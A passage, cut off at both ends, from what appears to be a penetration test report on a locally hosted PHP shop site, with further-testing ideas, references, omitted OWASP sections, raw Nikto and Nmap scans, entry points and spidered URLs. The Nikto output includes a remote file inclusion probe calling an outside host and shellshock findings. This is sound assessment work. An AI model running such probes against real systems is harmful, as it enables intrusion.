- Evaluation as to if the scripts within test-cgi could be used for code execution. They can take arguments through the URL that are subsequently reflected on the page, which points to the potential for escaping this and executing commands.

- Look into HTTP Splitting and Smuggling in a more comprehensive fashion. Whilst the tester was unsuccessful in finding an example of it during current testing, that does not necessarily mean one does not exist with a sufficiently carefully crafted request.

- Proof of password brute-forcing success. As the password policy is insecure and there is no lockout policy, it logically would be possible, however a proof of concept showing this would be beneficial.

- Testing for remote file inclusion on a live instance of the site to ensure its lack of success is intended and not a quirk of testing.

- Further source code analysis going much more in depth would be ideal, as this area was not as strongly assessed as some others due to testing as a site user taking precedence.

5 REFERENCES

Accenture, 2023. *State of Cybersecurity Resilience 2023.* [Online]
Available at: https://www.accenture.com/content/dam/accenture/final/accenture-com/document/Accenture-State-Cybersecurity.pdf
[Accessed 10 October 2023].

Barquero, K. P., 2016. *#phpinfo - a sexy alternative to phpinfo().* [Online]
Available at: https://github.com/kenpb/phpinfo
[Accessed 11 December 2023].

Cuckoo, n.d. *What is Cuckoo?.* [Online]
Available at: https://cuckoo.readthedocs.io/en/2.0.7/introduction/what/
[Accessed 12 December 2023].

GeeksforGeeks, 2023. *PHP finfo_file() Function.* [Online]
Available at: https://www.geeksforgeeks.org/php-finfo_file-function/
[Accessed 11 December 2023].

Grigutytė, M., 2023. *What is bcrypt and how does it work?.* [Online]
Available at: https://nordvpn.com/blog/what-is-bcrypt/#:~:text=Thanks%20to%20the%20added%20salt,which%20requires%20extreme%20computational%20effort.
[Accessed 10 December 2023].

HackTricks, 2023. *CGI.* [Online]
Available at: https://book.hacktricks.xyz/network-services-pentesting/pentesting-web/cgi
[Accessed 10 December 2023].

Kumar, C., n.d. *Implement Custom Error Page in Apache & nginx – Using ErrorDocument & error_page.* [Online]
Available at: https://geekflare.com/custom-error-page-in-apache-nginx-using-errordocument-errorpage/
[Accessed 12 December 2023].

Luca Carettoni, S. d. P., 2009. *HTTP Parameter Pollution.* [Online]
Available at: https://owasp.org/www-pdf-archive/AppsecEU09_CarettoniDiPaola_v0.8.pdf
[Accessed 11 December 2023].

Mozilla, 2023. *Safe (HTTP Methods).* [Online]
Available at: https://developer.mozilla.org/en-US/docs/Glossary/Safe/HTTP
[Accessed 10 December 2023].

Mozilla, 2023. *Using HTTP cookies.* [Online]
Available at: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
[Accessed 10 December 2023].

National Cyber Security Center, n.d. *Denial of Service (DoS) guidance.* [Online]
Available at: https://www.ncsc.gov.uk/collection/denial-service-dos-guidance-collection/preparing-denial-service-dos-attacks1/understand-your-service
[Accessed 12 December 2023].

National Institute Of Standards and Technology, 2020. *NIST Special Publication 800-63B.* [Online]
Available at: https://pages.nist.gov/800-63-3/sp800-63b.html
[Accessed 9 December 2023].

Ofcom, 2022. *The National Telephone Numbering Plan.* [Online]
Available at: https://www.ofcom.org.uk/__data/assets/pdf_file/0013/102613/national-numbering-plan.pdf
[Accessed 11 December 2023].

Okta, 2022 . *What is MD5? Understanding Message-Digest Algorithms.* [Online]
Available at: https://www.okta.com/identity-101/md5/
[Accessed 12 December 2023].

OWASP, 2023. *Authentication Cheat Sheet.* [Online]
Available at: https://cheatsheetseries.owasp.org/cheatsheets/Authentication_Cheat_Sheet.html
[Accessed 12 12 2023].

PHP, n.d. *Runtime Configuration.* [Online]
Available at: https://www.php.net/manual/en/session.configuration.php
[Accessed 10 December 2023].

PortSwigger, n.d. *Insecure direct object references (IDOR).* [Online]
Available at: https://portswigger.net/web-security/access-control/idor
[Accessed 11 December 2023].

Positive Technologies, 2022. *Threats and vulnerabilities in web applications 2020–2021.* [Online]
Available at: https://www.ptsecurity.com/ww-en/analytics/web-vulnerabilities-2020-2021/#id3
[Accessed 10 October 2023].

Surfshark, 2022. *Cybercrime statistics.* [Online]
Available at: https://surfshark.com/research/data-breach-impact/statistics
[Accessed 10 October 2023].

UK Government, 2023. *Cyber security breaches survey 2023.* [Online]
Available at: https://www.gov.uk/government/statistics/cyber-security-breaches-survey-2023/cyber-security-breaches-survey-2023
[Accessed 10 October 2023].

Verizon, 2023. *2023 data breach investigations report.* [Online]
Available at: https://www.verizon.com/business/resources/T2d7/reports/2023-data-breach-investigations-report-dbir.pdf
[Accessed 10 October 2023].

Wordpress, 2023. *Get a faster, more secure website: update PHP today.* [Online]
Available at: https://wordpress.org/support/update-php/
[Accessed 10 12 2023].

APPENDICES

APPENDIX A – OMITTED SECTIONS

The following table details the omitted sections from the OWASP Web Application Security Testing Methodology 4.0 with justifications.

Section	Reason for Omission
4.1.1 Conduct Search Engine Discovery Reconnaissance for Information Leakage	Not relevant - page is not indexed within search engine on account of being ran locally
4.1.9 Fingerprint Web Application	Included in the previous web application heading
4.1.10 Map Application Architecture	Relates to features largely out of scope (Firewalls, CDN’s).
4.2.1 Test Network Infrastructure Configuration	No specific testing steps included within this methodological heading.
4.2.3 Test File Extensions Handling for Sensitive Information	No files such as .config or .asa were found, existing .cgi files addressed in prior headings.
4.2.4 Review Old Backup and Unreferenced Files for Sensitive Information	Already found unreferenced directories, not necessary to reiterate. No files with .old extension or backups found.
4.2.8 Test RIA Cross Domain Policy	Site makes no usage of Adobe’s crossdomain.xml policy files
4.2.9 Test File Permission	Not relevant for remote files such as those on a webpage, otherwise covered under schema testing.
4.2.10 Test for Subdomain Takeover	Server isn't using DNS therefore does not have meaningful subdomains to be improperly managed
4.2.11 Test Cloud Storage	Site does not use cloud storage
4.4.1 Testing for Credentials Transported over an Encrypted Channel	merged into: Testing for Sensitive Information Sent via Unencrypted Channels
4.4.8 Testing for Weak Security Question Answer	There is no security question
4.4.10 Testing for Weaker Authentication in Alternative Channel	Outside of scope. No known alternative channel regardless.
4.5.2 Testing for Bypassing Authorization Schema	Significant overlap with bypassing authentication schema
4.5.3 Testing for Privilege Escalation	No privilege escalation is really feasible on account of there being no found injection points that are related to it.
4.5.4 Testing for Insecure Direct Object References	Only one example of this was found during page discovery - addressed later under directory traversal. Was not warranted otherwise.
4.6.4 Testing for Exposed Session Variables	Covered under headings such as Testing for Browser Cache Weaknesses and already addressed as being discovered under Testing for Session Management Schema

4.6.5 Testing for Cross Site Request Forgery	Elements covered under other headings. Arguably beyond scope.
4.7.3 Testing for HTTP Verb Tampering	Merged into test HTTP Methods
4.7.5.1 Testing for Oracle	Technology not used
4.7.5.2 Testing for MySQL	Already Identified Technology. Not necessary to test for.
4.7.5.3 Testing for SQL Server	Technology not used
4.7.5.4 Testing PostgreSQL	Technology not used
4.7.5.5 Testing for MS Access	Technology not used
4.7.5.6 Testing for NoSQL Injection	Technology not used
4.7.5.7 Testing for ORM Injection	Technology not used
4.7.5.8 Testing for Client-side	No client side SQL
4.7.6 Testing for LDAP Injection	Technology not used
4.7.7 Testing for XML Injection	Technology not used
4.7.9 Testing for XPath Injection	Technology not used
4.7.10 Testing for IMAP SMTP Injection	Technology not used
4.7.13 Testing for Format String Injection	Application does not make use of C or python that would meaningfully allow for this. No instance of PHP prints either.
4.7.14 Testing for Incubated Vulnerability	Discussed under other headings, identified elements already such as stored XSS.
4.7.17 Testing for Host Header Injection	Host header injection typically requires some form of virtual hosting (A single web server hosting multiple sites) and thus would be out of scope, or some kind of intermediary system which is not present here.
4.7.18 Testing for Server-side Template Injection	No server side templating technologies used
4.7.19 Testing for Server-Side Request Forgery	Only example already covered under Local File Inclusion
4.8.2 Testing for Stack Traces	Merged into Testing for Improper Error Handling
4.9.2 Testing for Padding Oracle	No known ciphertext to check for padding oracle
4.10.0 Introduction to Business Logic	Not a testing step
4.10.1 Test Business Logic Data Validation	Covered under Input Validation Testing
4.10.2 Test Ability to Forge Requests	Covered under Testing for Exposed session variables
4.10.3 Test Integrity Checks	Covered under Input Validation Testing
4.10.4 Test for Process Timing	No identifiable consistently time based functions
4.10.5 Test Number of Times a Function Can Be Used Limits	No single use features that would allow for misuse
4.10.6 Testing for the Circumvention of Work Flows	Covered under other subheadings related to specific features
4.10.7 Test Defenses Against Application Misuse	Detected as and when they were detected such as LFI filtering. Not necessary to use as a heading.

APPENDIX B - NIKTO OUTPUT

```
- Nikto v2.1.6/2.1.5
+ Target Host: 192.168.1.10
+ Target Port: 80
+ GET Retrieved x-powered-by header: PHP/5.4.7
+ GET The anti-clickjacking X-Frame-Options header is not present.
+ GET The X-XSS-Protection header is not defined. This header can hint to
the user agent to protect against some forms of XSS
+ GET The X-Content-Type-Options header is not set. This could allow the
user agent to render the content of the site in a different fashion to the
MIME type
+ GET Cookie PHPSESSID created without the httponly flag
+ OSVDB-3268: GET /company-accounts/: Directory indexing found.
+ GET Entry '/company-accounts/' in robots.txt returned a non-forbidden or
redirect HTTP code (200)
+ GET "robots.txt" contains 1 entry which should be manually viewed.
+ GET Apache mod_negotiation is enabled with MultiViews, which allows
attackers to easily brute force file names. See
http://www.wisec.it/sectou.php?id=4698ebdc59d15. The following alternatives
for 'index' were found: HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var,
HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var, HTTP_NOT_FOUND.html.var
+ HEAD Apache/2.4.3 appears to be outdated (current is at least
Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ HEAD PHP/5.4.7 appears to be outdated (current is at least 7.2.12). PHP
5.6.33, 7.0.27, 7.1.13, 7.2.1 may also current release for each branch.
+ OSVDB-112004: GET /cgi-bin/printenv: Site appears vulnerable to the
'shellshock' vulnerability (CVE-2014-6271).
+ OSVDB-112004: GET /cgi-bin/printenv: Site appears vulnerable to the
'shellshock' vulnerability (CVE-2014-6278).
+ EQBNBZTR Web Server returns a valid response with junk HTTP methods, this
may cause false positives.
+ OSVDB-877: TRACE HTTP TRACE method is active, suggesting the host is
vulnerable to XST
+ GET /phpinfo.php: Output from the phpinfo() function was found.
+ OSVDB-12184: GET /?=PHPB8B5F2A0-3C92-11d3-A3A9-4C7B08C10000: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F36-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F34-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-12184: GET /?=PHPE9568F35-D428-11d2-A769-00AA001ACF42: PHP reveals
potentially sensitive information via certain HTTP requests that contain
specific QUERY strings.
+ OSVDB-3092: GET /admin/: This might be interesting...
+ OSVDB-3268: GET /css/: Directory indexing found.
+ OSVDB-3092: GET /css/: This might be interesting...
+ OSVDB-3268: GET /img/: Directory indexing found.
+ OSVDB-3092: GET /img/: This might be interesting...
+ OSVDB-3268: GET /includes/: Directory indexing found.
+ OSVDB-3092: GET /includes/: This might be interesting...
+ OSVDB-3093: GET /admin/index.php: This might be interesting... has been
seen in web logs from an unknown scanner.
+ OSVDB-3233: GET /cgi-bin/printenv: Apache 2.0 default script is executable
and gives server environment variables. All default scripts should be
removed. It may also allow XSS types of attacks. BID-4431.
+ OSVDB-3233: GET /cgi-bin/test-cgi: Apache 2.0 default script is executable
and reveals system information. All default scripts should be removed.
+ OSVDB-3233: GET /phpinfo.php: PHP is installed, and a test script which
runs phpinfo() was found. This gives a lot of system information.
+ OSVDB-3233: GET /info.php: PHP is installed, and a test script which runs
phpinfo() was found. This gives a lot of system information.
+ OSVDB-3268: GET /icons/: Directory indexing found.
+ OSVDB-3233: GET /icons/README: Apache default file found.
+ OSVDB-5292: GET /info.php?file=http://cirt.net/rfiinc.txt?: RFI from
RSnake's list (http://ha.ckers.org/weird/rfi-locations.dat) or from
http://osvdb.org/
+ GET /login.php: Admin login page/section found.
```

Appendix C – NMAP output

```
# Nmap 7.92 scan initiated Sun Dec 10 02:03:55 2023 as: nmap -Pn -sT -sV -p0-65535 -oN
NmapScan.txt 192.168.1.10
Nmap scan report for 192.168.1.10
Host is up (0.00017s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE VERSION
21/tcp   open  ftp     ProFTPD 1.3.4a
80/tcp   open  http    Apache httpd 2.4.3 ((Unix) PHP/5.4.7)
3306/tcp open  mysql   MySQL (unauthorized)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Dec 10 02:04:06 2023 -- 1 IP address (1 host up) scanned in 10.86 seconds
```

Appendix D – List of application entry points

Items below red headings denoted entry points hidden behind authentication with administrator accounts that were accessed through other exploits.

Login
Email Address
Password
Sign up
Full name
Email Address

Contact Number
Password
Confirm Password
Search bar
Search bar
Forgot password
Email address
Contact No
Password
Confirm Password
My Profile
Name
Contact No
Email Address (Not directly editable)
Update image (File Upload)
Change password
Current password
New password
Confirm password
Billing Address
Billing Address
Billing state
Billing city
Billing pincode
Shipping Address
Shipping Address
Shipping state
Shipping city
Shipping pincode
Track Order
Order ID
Registered Email
View Product
Quantity
Product Review
Name
Summary
Review
Admin Login (Not accessible through browsing, but can be directly visited by URL)
Username
Password
Admin Change Password
Current Password
New Password
Current Password (Refers to NEW current password, but mislabeled within UI)
Create Category

Category Name
Description
Edit Category
Category Name
Description
Manage Category
Search
Show number of entries
Create Sub Category
Category (Drop down)
Subcategory Name
Edit Subcategory
Category (Drop down)
Subcategory Name
Manage Subcategory
Search
Show number of entries
Insert Product
Category (Drop down)
Sub Category
Product Name
Product Company
Product Price Before Discount
Product Price After Discount(Selling Price)
Product Description
Product Shipping Charge
Product Availability (Drop down)
Product Image 1 (File Upload)
Product Image 2 (File Upload)
Product Image 3 (File Upload)
Edit Product
Category (Drop down)
Sub Category
Product Name
Product Company
Product Price Before Discount
Product Price
Product Description
Product Shipping Charge
Product Availability (Drop down)
Change Product Image 1 (File Upload)
Change Image 2 (File Upload)
Change Image 3 (File Upload)
Manage Products
Search
Show number of entries

Manage Users
Search
Show number of entries
Manage User Login Log
Search
Show number of entries

APPENDIX E – MAPPING EXECUTION PATHS THROUGH APPLICATION

5.1.1 OWASP ZAP Spidering

```
http://192.168.1.10
http://192.168.1.10/
http://192.168.1.10/admin
http://192.168.1.10/admin/
http://192.168.1.10/admin/bootstrap
http://192.168.1.10/admin/bootstrap/
http://192.168.1.10/admin/bootstrap/?C=D;O=D
http://192.168.1.10/admin/bootstrap/css
http://192.168.1.10/admin/bootstrap/css/
http://192.168.1.10/admin/bootstrap/css/?C=S;O=D
http://192.168.1.10/admin/bootstrap/css/bootstrap-responsive.min.css
http://192.168.1.10/admin/bootstrap/css/bootstrap.min.css
http://192.168.1.10/admin/bootstrap/img
http://192.168.1.10/admin/bootstrap/img/
http://192.168.1.10/admin/bootstrap/img/?C=D;O=D
http://192.168.1.10/admin/bootstrap/img/glyphicons-halflings-white.png
http://192.168.1.10/admin/bootstrap/img/glyphicons-halflings.png
http://192.168.1.10/admin/bootstrap/js
http://192.168.1.10/admin/bootstrap/js/
http://192.168.1.10/admin/bootstrap/js/?C=S;O=D
http://192.168.1.10/admin/bootstrap/js/bootstrap.min.js
http://192.168.1.10/admin/css
http://192.168.1.10/admin/css/
http://192.168.1.10/admin/css/?C=S;O=D
http://192.168.1.10/admin/css/theme.css
http://192.168.1.10/admin/images
http://192.168.1.10/admin/images/
http://192.168.1.10/admin/images/?C=S;O=D
http://192.168.1.10/admin/images/bg.png
http://192.168.1.10/admin/images/icons
http://192.168.1.10/admin/images/icons/
http://192.168.1.10/admin/images/icons/?C=S;O=D
http://192.168.1.10/admin/images/icons/css
http://192.168.1.10/admin/images/icons/css/
http://192.168.1.10/admin/images/icons/css/?C=S;O=D
http://192.168.1.10/admin/images/icons/css/font-awesome.css
```

```
http://192.168.1.10/admin/images/icons/font
http://192.168.1.10/admin/images/icons/font/
http://192.168.1.10/admin/images/icons/font/?C=S;O=D
http://192.168.1.10/admin/images/icons/font/fontawesome-webfont3294.eot
http://192.168.1.10/admin/images/icons/font/fontawesome-webfont3294.ttf
http://192.168.1.10/admin/images/icons/font/fontawesome-webfont3294.woff
http://192.168.1.10/admin/images/icons/font/fontawesome-webfontd41d.eot
http://192.168.1.10/admin/images/jquery-ui
http://192.168.1.10/admin/images/jquery-ui/
http://192.168.1.10/admin/images/jquery-ui/?C=S;O=D
http://192.168.1.10/admin/images/jquery-ui/picker.png
http://192.168.1.10/admin/images/user.png
http://192.168.1.10/admin/index.html
http://192.168.1.10/admin/productimages
http://192.168.1.10/admin/productimages/
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/?C=D;O=D
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-aspire-notebook-original-1.jpeg
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-aspire-notebook-original-2.jpeg
http://192.168.1.10/admin/productimages/Acer%20ES%2015%20Pentium%20Quad%20Core/acer-aspire-notebook-original-3.jpeg
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/1.jpeg
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/2.jpeg
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/3.jpeg
http://192.168.1.10/admin/productimages/Adidas%20MESSI%2016.3%20TF%20Football%20turf%20Shoes%20%20(Blue)/?C=D;O=D
http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204
http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/
http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/?C=S;O=D
http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/amzer-amz98947-original-1.jpeg
http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/amzer-amz98947-original-2.jpeg
```

```
http://192.168.1.10/admin/productimages/Affix%20Back%20Cover%20for%20Mi%20Redmi%20Note%204/amzer-amz98947-original-3.jpeg
http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)
http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/
http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/?C=S;O=D
http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/apple-iphone-6-1.jpeg
http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/apple-iphone-6-2.jpeg
http://192.168.1.10/admin/productimages/Apple%20iPhone%206%20(Silver,%2016%20GB)/apple-iphone-6-3.jpeg
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/1.jpeg
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/2.jpeg
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/3.jpeg
http://192.168.1.10/admin/productimages/Asian%20Casuals%20%20(White,%20White)/?C=S;O=D
http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen
http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/
http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/?C=D;O=D
http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/hp-notebook-original-1.jpeg
http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/hp-notebook-original-2.jpeg
http://192.168.1.10/admin/productimages/HP%20Core%20i5%205th%20Gen/hp-notebook-original-3.jpeg
http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage
http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/
http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/?C=D;O=D
http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-1.jpeg
http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-2.jpeg
http://192.168.1.10/admin/productimages/Induscraft%20Solid%20Wood%20King%20Bed%20With%20Storage/inaf245-queen-rosewood-sheesham-induscraft-na-honey-brown-original-3.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen
http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/
http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/?C=S;O=D
http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/lenovo-ideapad-notebook-3.jpeg
```

```
http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/lenovo-ideapad-notebook-original-1.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20Ideapad%20110%20APU%20Quad%20Core%20A6%206th%20Gen/lenovo-ideapad-notebook-original-2.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)
http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/
http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/?C=S;O=D
http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/lenovo-k6-power-k33a42-1.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/lenovo-k6-power-k33a42-2.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20K6%20Power%20(Silver,%2032%20GB)/lenovo-k6-power-k33a42-3.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)
http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/
http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/?C=S;O=D
http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/lenovo-k5-note-pa330010in-1.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/lenovo-k5-note-pa330116in-2.jpeg
http://192.168.1.10/admin/productimages/Lenovo%20Vibe%20K5%20Note%20(Gold,%2032%20GB)/lenovo-k5-note-pa330116in-3.jpeg
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/?C=S;O=D
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax%20main%20image.jpg
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax1.jpeg
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax2.jpeg
http://192.168.1.10/admin/productimages/Micromax%2081cm%20(32)%20HD%20Ready%20LED%20TV%20%20(32T6175MHD,%202%20x%20HDMI,%202%20x%20USB)/micromax3.jpeg
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/?C=D;O=D
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-1.jpeg
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-2.jpeg
```

```
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Laptab%20II%20(WIFI)%20Atom%204th%20Gen/micromax-lt777w-2-in-1-laptop-original-3.jpeg
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/?C=D;O=D
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/micromax-canvas-mega-4g-1.jpeg
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/micromax-canvas-mega-4g-2.jpeg
http://192.168.1.10/admin/productimages/Micromax%20Canvas%20Mega%204G/micromax-canvas-mega-4g-3.jpeg
http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed
http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/
http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/?C=S;O=D
http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-1.jpeg
http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-2.jpeg
http://192.168.1.10/admin/productimages/Nilkamal%20Ursa%20Metal%20Queen%20Bed/flbdorsabrqbblk-queen-carbon-steel-home-by-nilkamal-na-na-original-3.jpeg
http://192.168.1.10/admin/productimages/OPPO%20A57
http://192.168.1.10/admin/productimages/OPPO%20A57/
http://192.168.1.10/admin/productimages/OPPO%20A57/?C=D;O=D
http://192.168.1.10/admin/productimages/OPPO%20A57/oppo-a57-na-original-1.jpeg
http://192.168.1.10/admin/productimages/OPPO%20A57/oppo-a57-na-original-2.jpeg
http://192.168.1.10/admin/productimages/OPPO%20A57/oppo-a57-na-original-3.jpeg
http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)
http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/
http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/?C=S;O=D
http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/mi-redmi-note-4-1.jpeg
http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/mi-redmi-note-4-2.jpeg
http://192.168.1.10/admin/productimages/Redmi%20Note%204%20(Gold,%2032%20GB)%20%20(With%203%20GB%20RAM)/mi-redmi-note-4-3.jpeg
http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5
http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/
http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/?C=M;O=D
http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/samsung-galaxy-on5-sm-2.jpeg
http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/samsung-galaxy-on5-sm-3.jpeg
http://192.168.1.10/admin/productimages/SAMSUNG%20Galaxy%20On5/samsung-galaxy-on7-sm-1.jpeg
```

```
http://192.168.1.10/admin/productimages/The%20Wimpy%20Kid%20Do%20-
It-%20Yourself%20Book
http://192.168.1.10/admin/productimages/The%20Wimpy%20Kid%20Do%20-
It-%20Yourself%20Book/
http://192.168.1.10/admin/productimages/The%20Wimpy%20Kid%20Do%20-
It-%20Yourself%20Book/?C=D;O=D
http://192.168.1.10/admin/productimages/The%20Wimpy%20Kid%20Do%20-
